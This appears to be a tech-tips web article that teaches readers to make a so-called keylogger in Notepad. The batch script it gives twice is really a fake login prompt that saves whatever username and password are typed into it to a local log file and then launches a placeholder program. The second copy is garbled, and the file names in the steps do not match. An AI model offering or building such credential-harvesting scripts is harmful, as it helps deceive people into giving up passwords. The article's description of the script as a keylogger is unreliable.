

How to create Keylogger with Notepad

Keylogger is a type of monitoring software that can record all keystroke that you perform to create a log file, usually encrypted. Each type of keylogger is dangerous because they can record your keystroke, keep track of your activities, and be able to record Open sites.

Keylogger is a type of monitoring software that can record all keystroke that you perform to create a log file, usually encrypted. Each type of keylogger is dangerous because they can record your keystroke, keep track of your activities, and be able to record Open sites.

In this way, any of your accounts may be within the scope of hackers' hacks. Keylogger can detect and detect your bank account password. And the type of keylogger can also be created with Notepad.

In the article below, Network Administrator will guide you through the steps of creating a Keylogger using Notepad.

Steps to create Keylogger with Notepad:

Step 1:



```

@echo off
color a
title Login
cls
echo Please Enter Your Email Address And Password
echo.
echo.
cd "C:\Logs"
set /p user=Username:
set /p pass=Password:
echo Username="%user%" Password="%pass%" >> Log.txt
start >>Program Here<<
exit
    
```

First proceed to open Notepad on your computer by pressing the **Windows** key , then select **Notepad** .

Next copy and paste the following code into Notepad:

```
@echo off
```

color a

title Login

cls

echo Please Enter Your Email Address And Password

echo.

echo.

cd 'C: Logs'

set / p user = Username:


set / p pass = Password:

echo Username = '% user%' Password = '% pass%' >> Log.txt

start >> Program Here


exit

Step 2:




Save the Notepad file to **Logs.bat** , and save it on the Desktop for easier identification.

Step 3:




Next create a new folder, name this folder **logs**. (Note that the keylogger only works if your directory is named logs). Cut the folder you just created, then paste it into drive C.

Step 4:



Next, check the **Log.bat** file, then enter your Username and your password.

Step 5:



Open the folder in drive C , then see all key logs saved as an automatically generated text file.

Refer to some of the following articles:

1. Troll friends by creating "fake" virus on Notepad
1. Use Notepad to make the keyboard automatically type any text repeatedly
1. Summary of useful shortcuts when using Notepad

Good luck!

You finished reading the article "**How to create Keylogger with Notepad**" edited by the [TipsMake](#) team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.